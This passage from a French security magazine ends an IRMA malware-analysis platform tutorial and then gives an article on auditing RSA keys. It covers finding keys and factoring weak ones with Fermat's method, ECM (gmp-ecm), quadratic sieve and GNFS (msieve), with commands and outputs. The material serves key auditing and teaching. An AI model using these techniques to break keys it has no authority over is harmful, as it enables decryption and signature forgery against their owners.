    "probe:children":
      - clamav
```

```
- comodo
- mcafee
- static-analyzer
- virustotal
- peid
```

Ainsi, nous avons déclaré un nouveau rôle et indiqué que lors des phases de *provisioning*, il fallait l'appliquer sur la machine **brain.irma** dans notre environnement.

Il ne reste plus qu'à tester l'installation automatisée :

Terminal

```
host-$ cd irma-ansible
host-$ VM_ENV=allinone_dev vagrant provision
```

Là, on triche un peu, parce que notre module était déjà installé sur notre machine virtuelle. L'intérêt d'une installation automatisée est de pouvoir tout détruire et tout recommencer facilement, pour les plus téméraires, testons la commande **destroy** qui va effacer notre machine virtuelle et reconstruisons-la :

Terminal

```
host-$ cd irma-ansible
host-$ VM_ENV=allinone_dev vagrant destroy
host-$ VM_ENV=allinone_dev vagrant up
```

Le module **PEid** est terminé.

6.2 Plugins formateurs de résultats

Sans trop rentrer dans les détails, il existe au niveau du frontend, exactement le même système de plugins pour permettre la modification des résultats à afficher.

L'idée est de laisser le module d'analyse remonter le maximum d'informations pour qu'elles soient stockées en base de données, et de choisir celles qu'on va vouloir présenter à l'utilisateur.

Dans ces plugins formateurs, il y a deux méthodes importantes à renseigner : **can_handle_results** qui indique les types de résultats à traiter et **format** qui prend en entrée les résultats stockés en base et renvoie les résultats modifiés.

Par exemple pour VirusTotal, le plugin formateur est situé dans le répertoire **irma-frontend/frontend/helpers/formatters/external/virustotal/virustotal.py** et contient :

Fichier

```
@staticmethod
def can_handle_results(raw_result):
    expected_name = VirusTotalFormatterPlugin.plugin_name
    expected_category = VirusTotalFormatterPlugin.plugin_category
    return raw_result.get('type', None) == expected_category and \
        raw_result.get('name', None) == expected_name
```

qui limite l'action du formateur aux résultats de la probe **virustotal** dans la catégorie **external** et qui ne renvoie que le ratio de détection et le lien du rapport sur le site d'origine.

Fichier

```
@staticmethod
def format(raw_result):
    status = raw_result.get('status', -1)
    if status != -1:
        vt_result = raw_result.pop('results', {})
        av_result = vt_result.get('results', {})
    if status == 1:
        # get ratios from virustotal results
        nb_detect = av_result.get('positives', 0)
        nb_total = av_result.get('total', 0)
        raw_result['results'] = "detected by {0}/{1}" \
            .format(nb_detect, nb_total)
        raw_result['external_url'] = av_result.get('permalink', None)
    elif status == 0:
        raw_result['results'] = av_result.get('verbose_msg', None)
    return raw_result
```

6.3 Documentation de l'API

Enfin, si vous voulez développer votre propre client IRMA, la documentation détaillée de l'API est disponible sur votre machine virtuelle à l'adresse **<http://172.16.1.30/swagger>**.

L'intérêt de **swagger** est qu'en plus de la documentation statique des routes constituant l'API, on y trouve, pour chaque route, un formulaire pour la tester dynamiquement.

Par exemple, la route qui liste les probes disponibles (voir la figure ci-contre).

Où l'on voit bien déjà la présence de notre probe **Peid**.

CONCLUSION

J'espère vous avoir convaincu que l'ajout d'un nouveau module d'analyse à IRMA est une chose facile à réaliser. Si vous vous lancez et que vous avez besoin d'aide, ou si vous avez des questions n'hésitez pas à consulter le site web du projet [11] ou à nous rejoindre sur IRC (**#qb_irma@freenode**). C'est à vous de jouer.

REMERCIEMENTS

Merci à plo, clem1 et skaa pour leurs retours pertinents, à gg pour avoir servi de cobaye, et enfin à kamino et guiton, sans qui le projet IRMA serait loin d'être ce qu'il est aujourd'hui. ■

IRMA Frontend Api

IRMA Frontend API description using Swagger.

files : Informations about files submitted to the IRMA system

Show/Hide | List Operations | Expand Operations | Raw

probes : Probes (Antivirus and other tools) operations

Show/Hide | List Operations | Expand Operations | Raw

GET /probe/list [Get active probe list](#)

Response Class

Model | Model Schema

```
{
  "msg": "",
  "code": 0,
  "probe_list": [
    ""
  ]
}
```

Response Content Type: application/json

[Try it out!](#) [Hide Response](#)

Request URL

http://172.16.1.30:80/_api/probe/list

Response Body

```
{
  "msg": "success",
  "code": 0,
  "probe_list": [
    "PEiD",
    "VirusTotal",
    "McAfeeVSCL",
    "ClamAV",
    "ComodoCAVL",
    "StaticAnalyzer"
  ]
}
```

Response Code

200

Figure 4 : Documentation dynamique de l'API à l'aide de swagger.

RÉFÉRENCES

- [1] http://www.nsr.nist.gov/Library_Contents.htm
- [2] <http://plusvic.github.io/yara/>
- [3] <http://www.cuckoosandbox.org/>
- [4] <https://github.com/quarkslab>
- [5] <https://irma.readthedocs.org/>
- [6] <https://www.vagrantup.com/downloads.html>
- [7] <https://vagrantcloud.com/>
- [8] <https://github.com/quarkslab/debian-vm>
- [9] <https://code.google.com/p/pefile/wiki/PEiDSignatures>
- [10] <https://reverse-engineering-scripts.googlecode.com/files/UserDB.TXT>
- [11] <http://irma.quarkslab.com>



5

VÉRIFIEZ

LA SÉCURITÉ DE VOS CLEFS DE CHIFFREMENT

À découvrir dans cette partie...

5.1

Méthodes et outils d'audit de clés asymétriques



Quels sont les outils utilisables sur un simple ordinateur personnel pour la factorisation en facteurs de nombres premiers ? Utilisez-les pour casser les clefs RSA vulnérables. p. 116

MÉTHODES ET OUTILS D'AUDIT DE CLÉS ASYMÉTRIQUES

Renaud Lifchitz

On utilise quotidiennement des cryptosystèmes asymétriques, que ce soit pour envoyer nos mails, consulter nos sites HTTPS ou nous connecter à des VPN. Ces clés sont-elles sûres ? Quels sont les méthodes d'attaque possibles et les outils utiles à leur audit ?

1. USAGES DE LA FACTORISATION

De nombreux cryptosystèmes, tant pour le chiffrement que pour la signature, reposent sur la difficulté de factorisation d'un entier en facteurs premiers, c'est le cas du très célèbre algorithme RSA. Il est en effet facile de multiplier les éléments d'une clé privée entre eux pour former la clé publique, mais très difficile de factoriser une clé publique pour retrouver les éléments de la clé privée. Nous développerons ici plusieurs méthodes de factorisation dans ce but.

2. TROUVER LES CLÉS

Selon le type de système audité, les clés peuvent prendre plusieurs formes. Si les clés privées se trouvent sur le système, la sécurité peut être évidemment immédiatement compromise, et il reste généralement juste à écrire une preuve de concept pour terminer cet aspect de l'audit. Plus souvent, on a seulement accès aux clés publiques, qui sont par nature publiques. Mais sont-elles correctement générées ? Il est alors important de récolter toutes les clés trouvables sur le système, qui peuvent prendre de nombreuses formes :

- ⇒ fichiers de certificats : extensions PEM, P12, CRT... ;
- ⇒ clés PGP/GPG : extensions ASC, PGP, GPG... ;
- ⇒ clés SSH : fichiers `id_rsa`, `id_rsa.pub` ;
- ⇒ clés présentes sur des services SSL/TLS ;
- ⇒ clés présentes sur des serveurs de clés (GPG/PKI) ;
- ⇒ clés RSA brutes écrites en RAM, ROM ou mémoire flash.

Dans quelques cas, on ne trouve rien, car les clés publiques ne sont pas publiques ou publiées par le constructeur ou le système. C'est le cas par exemple avec PGP/GPG si les interlocuteurs ne publient pas leur clé sur un serveur de clés, ou par des systèmes embarqués comme le système de contrôle d'accès Vigik, deux cas étudiés par l'auteur dans [1], où l'on fournit une méthode qui à partir de messages signés ou de couples clairs/chiffrés permet de retrouver efficacement la clé publique, ce qui donne une autre surface d'attaque sur ces systèmes. Dans un récent numéro de *MISC*, le cas des points d'accès Wi-Fi mOnOwall était abordé de la même façon (cf. [2]).

Une fois décodée (par exemple armure ASCII) et/ou calculée, une véritable clé RSA doit faire un multiple de 256 bits et être de la forme $6k \pm 1$.

3. CHOIX D'UNE BIBLIOTHÈQUE GRANDS NOMBRES

Une des premières questions qui se pose quand on fait de la cryptographie asymétrique est le choix d'une bibliothèque grands nombres. En effet, la plupart des clés asymétriques sérieuses vont faire plus de 512 bits, ce qui est bien supérieur aux 4 mots de 32 bits ou 2 mots de 64 bits que l'on peut obtenir en utilisant les extensions CPU de type MMX ou SSE. Nos clés et calculs vont donc nécessiter de nombreux mots machines et des algorithmes de calcul grands nombres adaptés. Idéalement, il faut que la bibliothèque choisisse automatiquement les meilleurs algorithmes connus en fonction de la taille des opérandes. Ainsi, pour une multiplication d'entiers, passer de la multiplication naïve (pour quelques mots machines), à la multiplication de Karatsuba ou de Toom-Cook (http://fr.wikipedia.org/wiki/Algorithme_de_Karatsuba) pour quelques centaines de chiffres, à la transformée de Fourier discrète pour quelques dizaines de milliers de chiffres.

Plusieurs bibliothèques open source existent, toutes écrites en C/C++, comme NTL (<http://www.shoup.net/ntl/index.html>), MIRACL (<https://github.com/CertiVox/MIRACL>) ou encore GMP (« The GNU Multiple Precision Arithmetic Library », <https://gmplib.org/>). GMP a la préférence de l'auteur, car elle est portée sur de nombreuses architectures, est activement maintenue et possède des bindings avec de nombreux langages de programmation. Certaines de ses routines sont de plus implémentées en assembleur pour davantage de performance.

Il n'est pas rare avec l'utilisation d'une bonne bibliothèque grands nombres d'aller 10 à 20 fois plus vite qu'en utilisant les entiers intégrés à son langage de programmation préféré (**Long** sous Python, **BigInteger** sous Java...), et la différence se fait de plus en plus sentir à mesure que les entiers deviennent grands.

4. APPROCHES NAÏVES DE FACTORISATION

4.1 Méthode des divisions successives

La méthode la plus simple et aussi la plus naïve consiste à prendre notre clé publique N et à tenter de la diviser par tous les entiers de 2 à N , jusqu'à trouver un facteur, c'est-à-dire une division dont le reste est nul. Cela fonctionne, mais c'est extrêmement inefficace dès que N dépasse quelques chiffres décimaux. Remarquons déjà qu'on arrive toujours à écrire $N = a \cdot b$ avec $a \leq b$, cela implique que $a \cdot a \leq a \cdot b$ et donc $a \leq \sqrt{N}$. Par conséquent, on peut s'arrêter à la racine carrée de N . Par ailleurs, le théorème fondamental de l'arithmétique nous dit que N admet une décomposition unique en facteurs premiers, nous pouvons donc uniquement chercher des facteurs premiers inférieurs à la racine carrée de N . Comme il y a environ $m / \log(m)$ nombres premiers inférieurs à m , nous avons considérablement réduit le nombre de divisions à effectuer pour factoriser N . La méthode requiert juste une première phase de générations de nombres premiers successifs inférieurs à la racine carrée de N , ce qui peut être fait rapidement à l'aide du crible d'Ératosthène ou d'une version améliorée de ce crible.

La méthode des divisions successives (en anglais « trial division ») peut être utilisée pour factoriser des entiers inférieurs à 32 bits (environ 10 chiffres décimaux). Au-delà, il nous faut des méthodes plus performantes.

4.2 Reconnaître des facteurs premiers

Dans le cas d'une clé RSA, trouver un facteur non trivial p (autre que 1 et N) suffit, les facteurs premiers seront p et son cofacteur N/p . Dans le cas d'une factorisation en général, il y a souvent de nombreux facteurs premiers. Il est donc nécessaire d'appliquer récursivement plusieurs algorithmes de factorisation sur les blocs qu'on arrive à isoler de N , jusqu'à ce qu'ils soient premiers, auquel cas ils ne sont plus fragmentables, et on connaîtra la factorisation complète et définitive de N . Se pose alors la question de reconnaître un facteur premier, pour ne plus continuer la factorisation sur ce facteur.

Bien que la primalité soit un problème soluble en temps polynomial, effectuer un véritable test de primalité déterministe est coûteux, et dans l'immense majorité des cas, seul un test de primalité probabiliste est mené pour savoir quand arrêter la factorisation. Comme généralement, un test des divisions successives est mené au premier abord sur N , tous ses facteurs restants n'auront aucun

petit diviseur. On se limite alors à effectuer quelques tests de Fermat dans plusieurs bases sur les candidats à tester. Cela consiste à vérifier que $b^{m-1} = 1 \pmod{m}$ pour plusieurs entiers b pris au hasard. Si le résultat vaut 1, le nombre est très probablement premier et on arrête la factorisation sur ce morceau de N .

Terminal

```
$ ipython
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
(...)

In [1]: m=1234567891

In [2]: pow(2, m-1, m)
Out[2]: 1

In [3]: pow(3, m-1, m)
Out[3]: 1

In [4]: %time pow(5, m-1, m)
CPU times: user 7 µs, sys: 1e+03 ns, total: 8 µs
Wall time: 11 µs
Out[4]: 1
```

Le test de Fermat est très rapide, même sur des entiers de plus de 1000 chiffres, et plusieurs tests n'excèdent pas la seconde :

Terminal

```
In [5]: n=2**4096+1761

In [6]: %time pow(2, m-1, m)
CPU times: user 166 ms, sys: 0 ns, total: 166 ms
Wall time: 166 ms
Out[6]: 1L
```

Les plus paranoïaques et perfectionnistes des lecteurs pourront s'orienter vers des tests de Fermat forts, encore plus restrictifs (cf. <http://mathworld.wolfram.com/StrongPseudoprime.html>).

4.3 Cas de faibles entropies

Une première erreur de conception qui peut apparaître dans une clé est son manque d'entropie ou d'aléa, ce qui peut arriver lorsque la génération a eu lieu sur un système embarqué ou avec des fonctions de génération de nombres pseudo-aléatoires (PRNG) non sécurisées. La graine du générateur est alors facilement prévisible ou brute-forçable, ou bien des motifs binaires répétés apparaissent dans les clés privées générées.

C'est cette vulnérabilité qui a été exploitée à l'été 2013 sur plus de 2 millions de certificats de cartes à puces de Taïwanais, cartes à puces pourtant annoncées comme conformes FIPS 140-2, et qui a permis de casser 184 clés RSA 1024 bits, certaines par simple calcul de PGCD deux à deux (cf. [3]). Un projet ouvert ayant le même but, Factorable.net (cf. [15]) a aussi vu le jour.

Il est aussi assez simple de factoriser des clés RSA 4096 bits générées en Java SE 1.4 avec la classe `Java.util.Random`, la graine, date de génération en millisecondes, étant facilement brute-forçable.

5. UN CAS PARTICULIER : UNE SCISSION EN 2 FACTEURS PROCHES

Autre cas que l'on rencontre parfois (notamment dans les challenges sécurité), des facteurs très proches, trop proches même. Si $N=a \cdot b$ avec a et b non nécessairement des nombres premiers, et que l'on a $a-b$ petit devant la racine carrée de N , on peut envisager d'utiliser la méthode de Fermat (à ne pas confondre avec le test de Fermat !). Cette méthode est basée sur l'identité remarquable $(x+y) \cdot (x-y)=x^2-y^2$. Il s'agit d'écrire N comme une différence de deux carrés pour en obtenir une factorisation. Si les deux facteurs sont proches, $x+y$ et $x-y$ seront proches donc y sera petit, et donc balayable. Prenons comme exemple $N=6351$. Après avoir testé si $N+1^2$, $N+2^2$, $N+3^2$, jusqu'à $N+6^2$, étaient des carrés parfaits, on trouve que $N+7^2$ en est un. On a donc $N=80^2-7^2$, d'où $N=(80-7) \cdot (80+7)=73 \cdot 87$. Si la différence $a-b$ est inférieure en valeur absolue à la racine quatrième de N , la méthode ne demande qu'un nombre polynomial de tentatives, quelle que soit la taille de N ! Une généralisation de cet algorithme existe sous le nom d'algorithme de Gauss-Kraitchik, où on cherche à ce que N divise x^2-y^2 .

6. FACTORISATION DANS LE CAS GÉNÉRAL

Passé ces quelques cas particuliers, il reste le difficile cas général de la factorisation. Il existe deux grandes approches à l'heure actuelle : trouver un petit facteur dans un grand entier ou trouver un grand facteur dans un petit entier. Qu'entend-on par là ? La première approche permettra de trouver des facteurs dans un temps qui dépendra peu de la taille du nombre à factoriser, mais essentiellement de la taille du facteur recherché. Pour la deuxième approche, c'est l'inverse, le temps de calcul dépendra de la taille du nombre à factoriser, mais quasiment pas de la taille du facteur recherché. Dans tous les cas, l'entier N d'entrée sera scindé en deux parties, sur lesquelles il faudra répéter les opérations de factorisation.

6.1 Chercher un petit facteur dans un grand entier

6.1.1 Méthodes « élémentaires »

Quand les facteurs recherchés ne sont pas trop grands (une quinzaine de chiffres décimaux), nous pouvons utiliser la méthode de factorisation Pollard Rho (http://fr.wikipedia.org/wiki/Algorithme_rho_de_Pollard). Toutefois, elle est aujourd'hui largement supplantée par la factorisation par courbes elliptiques, que nous traiterons par la suite.

D'autres méthodes élémentaires, dont le temps de calcul dépend essentiellement de la taille des facteurs recherchés, sont dignes d'intérêt, citons l'algorithme $p-1$ de Pollard et l'algorithme $p+1$ de Williams. Ces deux algorithmes tirent parti de la friabilité en $p+1$ ou $p-1$ de certains facteurs premiers de N . Cela revient à dire que si N possède un facteur premier p dont la factorisation de $p-1$ ou $p+1$ ne possède que de petits facteurs premiers, ce facteur sera assez facilement factorisable d'un grand entier N . Une implémentation de ces deux algorithmes existe dans le projet gmp-ecm, abordé dans la prochaine partie.


6.1.2 La factorisation par courbes elliptiques (ECM)

La factorisation par courbes elliptiques (ECM : « Elliptic Curve factorization Method » en anglais) repose non pas sur des opérations entières, mais sur l'utilisation d'un groupe mathématique constitué de points sur un plan en deux dimensions. On s'intéresse ainsi à l'ensemble des points (x,y) solutions de l'équation

$y^2 = x^3 + a \cdot x + b$ pour deux entiers a et b fixés. On ajoute à cet ensemble un point fictif appelé « point à l'infini », situé infiniment loin de la courbe, noté O . Le tout forme un groupe mathématique sur lequel on définit une opération d'addition de deux points. En effet, en traçant une droite reliant deux points quelconques sur cette courbe réelle, on intersecte toujours la courbe en un troisième point. On prend le symétrique de ce point par rapport à l'axe des abscisses pour définir le point résultat de l'addition (voir Fig. 1). L'addition d'un point avec lui-même se fait en traçant la tangente en ce point.

Il est bien plus intéressant de considérer maintenant l'équation de la courbe elliptique modulo N , et de retenir donc uniquement les solutions (x, y) modulo N . Pourquoi ? Car l'ordre d'un tel groupe est bien plus diversifié que l'ordre d'un groupe multiplicatif comme $\mathbb{Z}/p\mathbb{Z}$ avec p premier (toujours égal à $p-1$), ce qui nous assure des propriétés très intéressantes pour trouver des propriétés de N , comme sa décomposition en facteurs premiers. L'équivalent de la multiplication sera l'addition de points et l'équivalent de l'élevation à la puissance, la multiplication d'un point par un entier (l'addition multiple du point avec lui-même). Ainsi, on notera $8 \cdot P$ le point $P+P+P+P+P+P+P+P$. On peut calculer algébriquement le point résultat à l'aide des formules de la figure 2. Remarquons qu'on peut utiliser les principes de l'exponentiation binaire et calculer $8 \cdot P$ avec $2 \cdot 2 \cdot (P+P)$.

Comment tire-t-on parti de ce groupe pour factoriser N ? Remarquons que l'addition algébrique de deux points nécessite le calcul de la pente (« lambda ») de la droite dans un premier temps. Cette pente fait intervenir une division, qui modulo N , revient à calculer un inverse. Si le dénominateur et N ont un facteur commun, cet inverse n'existe pas, tout comme le point résultat. Un échec de calcul d'une somme de points trahira et livrera donc un facteur de N non trivial par simple PGCD ! On travaille donc modulo N sur une pseudo-courbe elliptique qui n'a pas forcément de somme de deux points toujours définie. C'est ce qui fait la force d'ECM. Pour faire échouer au maximum ces additions, on se fixe une limite $B1$ et on calcule le produit de toutes les puissances de nombres premiers inférieurs à $B1$, qu'on appelle k . Puis on calcule simplement $k \cdot P$ sur une courbe elliptique E modulo N avec E et P pris au hasard. La pseudo-structure de groupe trahira très rapidement des facteurs premiers de plusieurs dizaines de chiffres, objectif inatteignable avec les méthodes simples.



Soit $P : (x_1, y_1)$ et $Q : (x_2, y_2)$ deux points sur la courbe elliptique E d'équation $y^2 = x^3 + ax + b$ avec $4a^3 + 27b^2 \neq 0$.

$$\text{Soit } \lambda = \begin{cases} \frac{y_1 - y_2}{x_1 - x_2} & \text{si } x_1 \neq x_2 \\ \frac{3x_1^2 + a}{2y_1} & \text{si } x_1 = x_2 \end{cases}$$

alors $R = P + Q : (x_3, y_3)$ est défini par :

$$\begin{cases} x_3 = \lambda^2 - x_1 - x_2 \\ y_3 = \lambda(x_3 - x_1) + y_1 \end{cases}$$

Fig. 2 : Addition algébrique de 2 points sur une courbe elliptique.

En pratique, on peut utiliser le programme open source **gmp-ecm** initié par l'INRIA (cf. [4]), qui est un des plus performants dans ce domaine. Une utilisation possible du programme est de lui passer le nombre à factoriser en entrée standard, et de passer la valeur de B1 en argument. Comme l'algorithme est probabiliste et va choisir des courbes E et des points P aléatoirement, il est nécessaire de répéter l'algorithme plusieurs fois pour obtenir des résultats. Les paramètres optimaux extraits de la documentation sont donnés dans le tableau ci-dessous, en fonction de la taille maximale du facteur recherché :

Nombre maximum de chiffres du facteur à trouver	Valeur optimale de B1	Nombre de base de tests à effectuer
20	11e3	74
25	5e4	214
30	25e4	430
35	1e6	904
40	3e6	2350
45	11e6	4480
50	43e6	7553
55	11e7	17769
60	26e7	42017
65	85e7	69408

Le nombre de tests à effectuer n'est juste qu'une base, il faut en général prendre un multiple de ce nombre. En effet, effectuer juste ce nombre de tests ne donnera le facteur qu'avec environ 63 % de probabilité, s'il existe. Effectuer 2 fois ce nombre de tests, 86 %, l'effectuer 3 fois, 95 %. Plus généralement, l'effectuer t fois aura une probabilité de succès de $1 - e^{-t}$. Le nombre de tests sera passé au programme avec l'option **-c**.

Voici un exemple sur un entier de 100 chiffres composé d'un facteur premier de 30 chiffres et d'un autre de 70, qui est factorisé en environ 2 minutes sur un seul cœur CPU :

Terminal

```
$ time echo '2687542975195225639225760901529367344454759017472174739130902
520506105431035282316958374389273230697' | ecm -c $((430 * 3)) 25e4
GMP-ECM 6.4.4 [configured with GMP 5.1.3, --enable-asm-redc] [ECM]
Input number is 2687542975195225639225760901529367344454759017472174739130
902520506105431035282316958374389273230697 (100 digits)
Using B1=250000, B2=128992510, polynomial Dickson(3), sigma=271067013
Step 1 took 379ms
Step 2 took 205ms
Run 2 out of 1290:
Using B1=250000, B2=128992510, polynomial Dickson(3), sigma=3589975373
Step 1 took 379ms
Step 2 took 215ms

(...)

Run 213 out of 1290:
Using B1=250000, B2=128992510, polynomial Dickson(3), sigma=593591513
Step 1 took 386ms
Step 2 took 209ms
***** Factor found in step 2: 433051441203452862302666918497
Found probable prime factor of 30 digits: 433051441203452862302666918497
Probable prime cofactor 62060594180832782103507525684707694957069147607439
79177715046897262601 has 70 digits
```

```
real 2m5.453s
user 2m4.866s
sys 0m0.525s
```

Chacun des tests d'ECM étant indépendant, il est possible de lancer plusieurs instances d'ECM et de les exécuter en parallèle lorsqu'on dispose de plusieurs cœurs ou plusieurs machines, accélérant ainsi considérablement le temps de factorisation.

Pour des besoins limités, une excellente applet Java permet d'utiliser ECM en ligne, sans installation (cf. [5]).

À l'heure actuelle, le record du monde de factorisation par ECM est un facteur premier de 83 chiffres de l'entier $7^{337}+1$. Une liste des records obtenus par ECM est maintenue par Paul Zimmermann (cf. [6]).

6.2 Chercher un grand facteur dans un petit entier

C'est cette approche qui sera à privilégier pour la factorisation de « vraies » et solides clés RSA. Pour chercher un grand facteur dans N , le principe consiste dans un premier temps à factoriser plusieurs identités remarquables faisant intervenir N , puis dans un deuxième temps à les combiner intelligemment pour former une nouvelle identité remarquable permettant la factorisation de N . Dans sa version basique, c'est ce qu'on appelle le crible quadratique (en anglais QS, « Quadratic Sieve »). L'idée est de trouver X et Y tels que $(X+Y) \cdot (X-Y)$ soit divisible par N , puis de trouver des facteurs de N par $\text{pgcd}(X+Y, N)$ et $\text{pgcd}(X-Y, N)$.

Par exemple, pour factoriser $N=12673$, cherchons à factoriser k^2-N avec k proche de la racine carrée de N . Gardons uniquement les relations faciles à factoriser, c'est le but de la recherche. Nous trouvons notamment avec uniquement des petits facteurs :

⇒ relation 1 : $109^2 - N = (-1) \cdot 2^3 \cdot 3^2 \cdot 11$

⇒ relation 2 : $111^2 - N = (-1) \cdot 2^5 \cdot 11$

⇒ relation 3 : $113^2 - N = 2^5 \cdot 3$

Dans un deuxième temps, cherchons à combiner les relations en les multipliant de façon à former un carré parfait (c.-à-d. uniquement des exposants pairs) dans les membres de droite. Nous remarquons qu'en combinant les relations 1 et 2, c'est le cas. Cela peut aussi être trouvé par les techniques de réduction de matrice de l'algèbre linéaire (méthode d'élimination de Gauss). On obtient ainsi en multipliant membre à membre :

$$(109^2 - N) \cdot (111^2 - N) = ((-1) \cdot 2^4 \cdot 3 \cdot 11)^2$$

On en conclut que N divise $12099^2 - 12145^2$ et on obtient les facteurs de N avec $\text{pgcd}(N, 12145+12099)=551$ et $\text{pgcd}(N, 12145-12099)=23$.

Des raffinements plus complexes existent, il s'agit par exemple du crible à corps de nombres GNFS (« General Number Field Sieve »), qui utilise d'autres identités sous forme de polynômes avec des degrés plus élevés. Une version spécifique du crible à corps de nombres existe aussi pour les entiers N ayant des formes particulières. Cette version est appelée SNFS (« Special Number Field Sieve ») et est valable pour les entiers N proches d'une puissance, c'est-à-dire quand $N=r^e \pm s$, où r et s sont petits.

Parmi les implémentations de QS et GNFS, citons msieve (cf. [7]). Voici comment factoriser un produit de deux facteurs premiers de 40 chiffres en environ 4 minutes :

Terminal

```
$ time ./msieve -n -v 23779800935564690123916575726001714841285712830126915633
429795917894702567292057

Msieve v. 1.52 (SVN Répertoire non versionné)
Mon Apr  6 12:03:27 2015
random seeds: d15d88a3 f3de426b
factoring 23779800935564690123916575726001714841285712830126915633429795917894
702567292057 (80 digits)
no P-1/P+1/ECM available, skipping
commencing quadratic sieve (80-digit input)
using multiplier of 1
using generic 32kb sieve core
sieve interval: 12 blocks of size 32768
processing polynomials in batches of 17
using a sieve bound of 1210193 (47294 primes)
using large prime bound of 121019300 (26 bits)
using trial factoring cutoff of 27 bits
polynomial 'A' values have 10 factors

sieving in progress (press Ctrl-C to pause)
47553 relations (24427 full + 23126 combined from 257859 partial), need 47390

(...)

matrix includes 64 packed rows
matrix is 33464 x 33576 (3.4 MB) with weight 813854 (24.24/col)
sparse part has weight 560233 (16.69/col)
using block size 8192 and superblock size 1179648 for processor cache size
12288 kB
commencing Lanczos iteration
memory use: 2.0 MB
lanczos halted after 531 iterations (dim = 33457)
recovered 12 nontrivial dependencies
prp40 factor: 4439920512097930210700964092105583854099
prp40 factor: 5355906906614499550765171215243890654243
elapsed time 00:04:24

real 4m24.134s
user 4m23.817s
sys 0m0.136s
```

Encore une fois, il est possible de paralléliser les calculs, notamment en activant à la compilation de msieve le support de MPI et de CUDA pour les GPU, puis d'orchestrer le tout (cf. [8]).

Pour approcher des records du monde actuels, il est recommandé d'utiliser CADO-NFS (cf. [9]), à l'état de l'art sur la factorisation par GNFS. Il est toutefois bien plus complexe à paramétrer. Le record du monde aujourd'hui est la factorisation de RSA-768 (cf. [10]), dont le calcul a nécessité des dizaines de machines multicœurs pendant plus de 2 ans, ce qui représente l'équivalent de 2000 ans de calcul sur un cœur AMD Opteron 2,2 GHz ! Aujourd'hui, avec l'accès à des services de cloud, le particulier peut en utilisant CADO-NFS, factoriser des clés RSA de 512 bits en environ 7 heures et une centaine de dollars (cf. [11]).

7. MÉTHODES MIXTES ET OUTILS GÉNÉRIQUES

Il est parfois complexe de factoriser des clés, car selon leur taille et leur origine, on va privilégier certaines approches et pas d'autres, et il faut alors maîtriser plusieurs outils spécialisés. Il existe cependant des outils proposant des fonctions de factorisation mixtes qui choisissent et combinent plusieurs méthodes pour effectuer une factorisation complète

Il existe quelques outils génériques libres, par exemple Sage (cf. [12]), une suite de calcul complète basée sur Python, avec laquelle on peut par exemple lancer des factorisations ECM :

Terminal

Terminal

Terminal

```
***factors found***
```

```
P2 = 11
P2 = 17
P3 = 113
P30 = 503856994217382611232027920567
P80 = 1592657470775633459968027608295657175703941345891417012311363391736340
9534379359
```

```
ans = 1
```

```
real 1m47.424s
user 1m45.342s
sys 0m2.019s
```

Enfin, le lecteur curieux et passionné pourra envisager de développer par lui-même des implémentations optimisées de ces algorithmes en consultant le livre de Crandall et Pomerance, véritable référence sur le sujet (cf. [14]). ■

RÉFÉRENCES ET LIENS

- [1] « A common weakness in RSA signatures », Renaud Lifchitz, conférence Hackito Ergo Sum 2014 : http://2014.hackitoergosum.org/slides/day3_A_common_weakness_in_RSA_signatures:extracting_public_keys_from_communications_and_embedded_devices_Renaud_Lifchitz_hes2014.pdf
- [2] « Cryptographie opérationnelle – extraire la clef publique d'un voucher », *MISC* n°78
- [3] « Factoring RSA keys from certified smart cards: Coppersmith in the wild », Daniel J. Bernstein & VA : <http://smartfacts.cr.yp.to/smartfacts-20130916.pdf>
- [4] GMP-ECM : <http://ecm.gforge.inria.fr/>
- [5] Applet Java de factorisation ECM de Dario Alpern : <http://www.alpertron.com.ar/ECM.HTM>
- [6] Records de factorisation obtenus par ECM : <http://www.loria.fr/~zimmerma/records/top50.html>
- [7] msieve : <http://sourceforge.net/projects/msieve/>
- [8] *Beginners Guide to NFS factoring using GGNFS and MSIEVE*, Jeff Gilchrist : http://gilchrist.ca/jeff/factoring/nfs_beginners_guide.html
- [9] CADO-NFS : <http://cado-nfs.gforge.inria.fr/>
- [10] « Factorization of a 768-bit RSA modulus » : <http://eprint.iacr.org/2010/006.pdf>
- [11] « Factorizing a RSA 512-bit key takes about 7.5 hours for \$104 in Amazon EC2 time » : <http://blog.cryptographyengineering.com/2015/03/attack-of-week-freak-or-factoring-nsa.html>
- [12] Factorisation avec Sage : http://www.sagemath.org/doc/thematic_tutorials/explicit_methods_in_number_theory/integer_factorization.html
- [13] YAFU's Homepage : <https://sites.google.com/site/bbuhrow/home>
- [14] Livre « Prime numbers – a Computational Perspective », 2nde édition, Richard Crandall & Carl Pomerance, éditions Springer, 2010
- [15] Projet « factorable.net » : <https://factorable.net/>

VISITEZ NOTRE BOUTIQUE ET DÉCOUVREZ NOS GUIDES !



ET VOUS ? COMMENT LISEZ-VOUS VOS MAGAZINES PRÉFÉRÉS ?

« Moi, je les lis
en version
PAPIER ! »



« Moi, je les lis
en version
PDF ! »



« Moi, je consulte
la **BASE
DOCUMENTAIRE !** »



RENDEZ-VOUS SUR www.ed-diamond.com POUR DÉCOUVRIR
TOUTES LES MANIÈRES DE LIRE VOS MAGAZINES PRÉFÉRÉS !





réseaux
industriels

DDoS

cookbook

Python

TCP/IP

Scapy

